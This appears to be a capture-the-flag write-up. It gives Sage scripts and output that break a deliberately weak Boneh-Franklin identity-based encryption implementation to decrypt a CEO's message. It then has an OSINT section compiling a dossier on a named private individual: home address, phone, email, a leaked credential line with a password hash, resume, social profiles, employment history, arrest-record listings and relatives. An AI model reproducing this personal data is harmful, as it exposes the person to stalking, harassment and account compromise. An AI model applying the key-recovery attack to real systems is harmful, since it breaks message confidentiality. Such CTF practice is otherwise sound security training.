355745085797555927517738813636244939996379527285931012805315037110920030853152269604243764461143837329995806896863007378822900256796439017446583833089545933533862417795212663532243255611069775746127986577689899035662686057255656055764471726400841061265278641836077490804820767334832284355555330284151257214 46)
    u =
(161713550790679373672084622557901747001912381977698179251519307096860740149754467857527299940198911942690855203736893211510306335529675473230726284849620871721680603284005550800647484879818769067876961173980449408629428789415772729789403648934786340121551264460156283052063538749454208195274581348919958847 19,
650562468638296577459200510454628429364687786444441762336550323275467490586083950372985120305728205576535004207768352682101925233627246307846960537298609124578412460771835753182981314643351228447340012128926343568918217511576244246726427156971724792948577091088842174991541000621469261502886854843280082420 37)
    v = "QodKESJH7Q/ycNrS2qfVfe0hb29AB3n5Sw=="

print("[*] Compute Weil Params")
(E2, z, p) = twistedWeilParams = computeTwistedWeilParams(p)
E = E2
EPpub = E(Ppub)
print("[*] Calculate h")
h = HTP(E, p, q, "CEO@company.ch")

print("[*] Calculate s")
Fp = GF(p)
E = EllipticCurve(Fp,[0,1])
P = E(P)
Ppub = E(Ppub)
s = discrete_log(Ppub,P,q,operation='+')
print("[*] s: {:d}").format(s)

print("[*] Calculate dID")
dID = h * s
print("[*] Calculate Pairing" )
```

```
Eu = E(u)
pairing = twistedWeil(dID, Eu, twistedWeilParams)
print("[*] Decrypt...")
h2 = H2(pairing)
v = base64.b64decode(v)
secret = xor(v,h2)
print(secret)
```



Flag: `YNOT18{my1D15C0MPR0M153D}`

IDBased 3

Introduction:
The company in which you are working fixed the previous vulnerabilities and is still using the same Boneh-Franklin BasicIdent ID-based encryption scheme with the Weil pairing to encrypt the emails.

To fix the previous bugs, they decided to reimplement partially their code. Fortunately, you were able to recover this new version of the code.

The message are encrypted with the email address of the receipient as a public key. In particular, while sniffing the network, you found an interesting email sent to `CEO@company.ch` that you want to decrypt.

You are also now registered on the sytem under the ID `alice@company.ch`. You can find your secret key in the file `alice@company.ch.key`.

Goal:
Decrypt the message sent to the CEO.

In this scenario the function HTP has a weak implementation:

```
#Hash id to point on E

def HTP(q,id, P):

    h = int(hashlib.sha512(str(id)).hexdigest(),16) % q

    return h*P
```

Boneh Franklin Scheme:

Setup [edit]

The public key generator (PKG) chooses:

1. the public groups G_1 (with generator P) and G_2 as stated above, with the size of q depending on security parameter k,
2. the corresponding pairing e,
3. a random private master-key $K_m = s \in \mathbb{Z}_q^*$,
4. a public key $K_{pub} = sP$,
5. a public hash function $H_1 : \{0,1\}^* \to G_1^*$,
6. a public hash function $H_2 : G_2 \to \{0,1\}^n$ for some fixed n and
7. the message space and the cipher space $\mathcal{M} = \{0,1\}^n, \mathcal{C} = G_1^* \times \{0,1\}^n$

Extraction [edit]

To create the public key for $ID \in \{0,1\}^*$, the PKG computes

1. $Q_{ID} = H_1(ID)$ and
2. the private key $d_{ID} = sQ_{ID}$ which is given to the user.

Encryption [edit]

Given $m \in \mathcal{M}$, the ciphertext c is obtained as follows:

1. $Q_{ID} = H_1(ID) \in G_1^*$,
2. choose random $r \in \mathbb{Z}_q^*$,
3. compute $g_{ID} = e(Q_{ID}, K_{pub}) \in G_2$ and
4. set $c = \left(rP, m \oplus H_2\left(g_{ID}^r\right)\right)$.

Note that K_{pub} is the PKG's public key and thus independent of the recipient's ID.

Decryption [edit]

Given $c = (u, v) \in \mathcal{C}$, the plaintext can be retrieved using the private key:

$m = v \oplus H_2(e(d_{ID}, u))$

Solution:

$d_{ID} = s * Q_{ID}$
Q_{ID}: Result of HTP function
therefore: $d_{ID} = s * h * P$

s*P = Ppub
therefore: $d_{ID} = h*Ppub$

Install Sage and create a script to decrypt the message:

```
import hashlib
import base64

def xor(xs, ys):
    return "".join(chr(ord(x).__xor__(ord(y))) for x, y in zip(xs, ys))

def to_bytes(n, length, endianess='big'):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
```

```
    return s if endianess == 'big' else s[::-1]

#Encodes using canonical representation: ax+b is bIIa
def canonic(gID):
    poly = gID.polynomial().coefficients(sparse = False)
    return to_bytes(poly[0], 64) + to_bytes(poly[1],64)

def H1(q,id):
    h = int(hashlib.sha512(str(id)).hexdigest(),16) % q
    return h

def H2(input):
    return hashlib.sha512(canonic(input)).digest()

def computeTwistedWeilParams(p):
    Fp = Integers(p)
    Pol.<btemp> = PolynomialRing(Fp)
    F2.<a> = GF(p^2, modulus=btemp^2+1)
    E2 = EllipticCurve(F2,[0,1])
    xtemp1 = -Fp(1)/Fp(2)
    xtemp2 = sqrt(xtemp1^2+xtemp1+1)
    z = xtemp1+xtemp2*a
    return (E2, z, p)

def twistedWeil(P1,P2, twistedWeilParams):
    (E2, z, p) = twistedWeilParams
    P1E2 = E2(P1.xy())
    P2E2 = E2(P2.xy())
    qx,qy = P1E2.xy()
    P1twisted =E2(qx*z,qy)
    return P1twisted.weil_pairing(P2E2,p+1)

if __name__ == "__main__":

p=17360131492081102271742672014953619503032057468013014169759698387343079786955290717729206989825516160525458253170927880746121100844681161534407894980446512108429794470984125641215068409197256280614257322534611576315394232507010745879600750275513690386361866632694217686420205410557480331202888413219020232151 1
    q=144961551856907788416875300089827193748003130823 7

P=(75006638020950666140830716990174335643360322769362434900928762856086625434175135920215473623330407174571335743485289449274920817391615617869490843794605747540365546473427391099054680288142123101409718349359099509365720402370659218779752041578287616689431338484486470414272762720241233017807543836881447199,
29459362281216310527738215193334380422604579151111213379652436050686934890669407541098849680704698969948287303915277812645957757112527318795147964501505273721259040659077630160649355062664107326987568065416971354525188423692035971206868043687078146704174678403672068682009162312565803387074838563865944454679)

Ppub=(25868277754437817783555059479538577430960800661138754754894064760344645727284414459333554667744905209256197325055808613044261133441900176706086504561789833363675573353591399133062178505634647019606823204971969724798341345274484594134703816463810004390149545049883333255066192832721113044119057449249150053271,
16521816362734124116866179523094622118120748246050585053173273961385214453548412708582320779281516317555872802342438778182509424993368833337796270542244435048773965676120863013791387292323045493765479869004411793140499361540700930173528630599425893287179589663099212440253460446295365285421199544345288882191 2)

Pmessage=(14191725371989191073858739169346447302710857807974544656824990662339650
```

755252903686266818774509637403227881019544096745988081263706223694600908038945536
387137691429745054740495500174750330600026630182923516537986323868744348263523609
859663704299723196673598097973971474384220559196741614969765712532622703412 1,
855339246812964210679244335321565916671094819273049019330589187594905508069875275
684486984756072637990886366685819820329530394793813365582993679779912888929146880
221212604835635823070765796261640425033954863163498843845626318937195599395791888
183043304951667309845253838309044063587155179228624879924089532 65)

```
message = "mlHtEoEiRRAkIcKEhIzqoNRE7EWSh8MHjCuEYV/AwdIJ+oc="
print "[*] Compute Weil Params"
(E2, z, p) = twistedWeilParams = computeTwistedWeilParams(p)
E = E2
EPpub = E(Ppub)
print "[*] Calculate h"
h = H1(q, "CEO@company.ch")
print "[*] Calculate dID"
dID = h * EPpub
print "[*] Calculate Pairing"
Eci = E(Pmessage)
pairing = twistedWeil(dID, Eci, twistedWeilParams)
print "[*] Decrypt..."
h2 = H2(pairing)
message = base64.b64decode(message)
plaintext = xor(message, h2)
print plaintext
```

```
Markuss-MBP:SageMath markus$ ./sage ../idbased3.sage
[*] Compute Weil Params
[*] Calculate h
[*] Calculate dID
[*] Calculate Pairing
[*] Decrypt...
YNOT18{D0N0TCh4ng3CRYPT0_S3Ri0U5LY}
Markuss-MBP:SageMath markus$
```


Flag: YNOT18{D0N0TCh4ng3CRYPT0_S3Ri0U5LY}

Individual

Search for image with google ->

Harrison David

Columbia university



search for Harrison David New York ->

https://intelx.io/?did=1c9acd48-8178-4664-8d69-718fcffca089

101613197,,hpd2103@gmail.com,pmQAiVxZym/ioxG6CatHBw==

https://www.slideshare.net/HarrisonDavid6/harrison-david-resume-69972081

1. 1. Harrison P. David 3901 Highland Ave, Manhattan Beach, CA, 90266 • 310-994-7750• hpd2103@gmail.com EDUCATION_____ _____ University of Massachusetts Dartmouth, School of Engineering, Dartmouth, MA BS in Civil Engineering, GPA 4.0/4.0 Columbia University, Fu Foundation School of Engineering and Applied Science, New York, NY Civil Engineering Major (Concentration in Construction Management), GPA 3.2/4.0, September 2008-December 2010 RECENT PROJECT EXPERIENCE_____ _____ San Gabriel Trench Project ($192,000,000) San Gabriel, CA Lead Project Engineer, SWPPP Inspector, April 2016 – December 2016 • Project Engineer/APM role on a grade separation project spanning 2.5 miles involving a 60’ deep concrete-lined trench and invert slab. Performed survey and layout, managed deep shoring operations and construction of a rail bridge, managed storm water and sediment/erosion controls as the certified QSP, ordered materials, wrote submittals and RFI’s, scheduled in P6, and coordinated subcontractor work, while also tracking weekly quantities, costs and productions for the job. Commonwealth Ave. Deck Reconstruction Design-Build ($81,000,000) Boston, MA Lead Project Engineer, Spring 2015 –March 2016 • Responsibilities were procurement, supervising buyouts, construction methods, design submittals, coordination with utility companies, ordering equipment, attending design reviews with the DOT, supervising utility and other construction activities and managing a team of 2 project engineers and 1 intern Amtrak New Haven-Springfield Rail Job (125,000,000) New Haven, CT Estimating/Proposal Prep, Fall 2014 • Used On Screen Takeoff Software to estimate the earth work and railway ballast quantities for the job • Worked closely with a ‘proposal prep’ team to create an 80 page technical and price proposal for CDOT Commonwealth Ave. Deck Reconstruction Design-Build ($81,000,000) Boston, MA Estimating, Summer 2014 • Used AutoCad to prepare construction sequence and staging drawings for the technical proposal • Created pick plans to explore different cranes/positions for picking steel and panels for the bridge West River Bridge Project ($300,000,000) New Haven, CT Estimating, Summer 2013 • Performed take-offs for the bid, created

construction drawings in AutoCad for bid reviews, called subs for pricing
RELEVANT WORK
EXPERIENCE_____
_____ Walsh Construction Canton, MA and San Gabriel, CA
Estimator, Lead Project Engineer, Spring 2014 – December 2016 • As a project engineer on a job that is still in the procurement phase, responsibilities include buyouts, pre-construction planning, design submittals, coordination with utility companies, ordering equipment, attending design reviews with the DOT, and managing a small team of 2 project engineers and 1 intern • As an estimator, responsibilities included performing takeoff for material and labor, proposal writing, pre-construction planning, contacting sub-contractors for pricing, scheduling, and determining labor productions and entering the bid in HCSS
Walsh Construction Regional Office Canton, MA Estimating Intern, Summer 2012 and Summer 2013 • Performed takeoffs by hand and using On Screen Take Off software, prepared construction phase drawings in AutoCad for bid reviews, and made excavation plans in Agtek • Updated contract plans and specifications, and worked on technical and price proposals, contacted vendors for pricing SKILLS
_____
_____ Spoken/written Languages: Fluent in Spanish (reading and writing) Applications: Highly proficient in Total Station Rover GPS software, MS Office, AutoCad, Agtek Earthwork 3D, On Screen Take Off, CMIC document control, P6 scheduling, and Bluebeam/Adobe PDF editors

University of Columbia newspaper :
http://spectatorarchive.library.columbia.edu/?a=d&d=cs20110127-01.2.6&srpos=1&e=-----201-en-20--1--txt-txIN-harrison+david------
Davids atterny: Matthew Myers
Linkedin Profile: https://www.linkedin.com/in/harrison-david-b7359424
Facebook: https://www.facebook.com/harrison.david.336
Other profiles:
https://rocketreach.co/harrison-david-email_38446986

Employment Status:
(see slidshare resume)

CGI | COHEN GOLDSTEIN INVESTMENT STRATEGIES

1 Jahr 2 Monate

- Construction Manager
  Aug. 2019 – today 1 year 2 months
  Project manager for all single family home development jobs for CGI

- MARMOL RADZINER

Project Manager
Marmol Radziner
Dez. 2016 – Aug. 2019 2 years 9 months
Santa Monica, California

Project Manager for the construction division of MR, a design-build firm specializing in luxury homes

- The Walsh Group - Walsh Construction & Archer Western
  3 years 6 months

  - Project Engineer
    March 2015 – Dec. 2016 1 year 10 months
  - Estimator
    July 2013 – March 2015 1 year 9 months

Relationship status:

https://arrestwarrantrecords.com/reg6/results.php?hop1&firstname=harrison&lastname=david&state=NY

NAME:	LOCATIONS:	COURT RECORDS:	PUBLIC RECORDS:	RELATIVES:	DOWNLOAD REPORT:
HARRISON PARKER DAVID, 30	**MARINA DEL REY, CA** VENICE, CA MANHATTAN BEACH, CA WRENTHAM, MA NEW YORK, NY SARASOTA, FL	Get Report	Get Report	CONNER DAVID, DAVE DAVID, DEBBIE DAVID, LOGAN DAVID, MANNY DAVID, ROBERT DAVID, DEBRA DAVIS, GERALYN ROSE,	DOWNLOAD FULL REPORT

Additional Information:
Soundcloud: https://soundcloud.com/hpd2103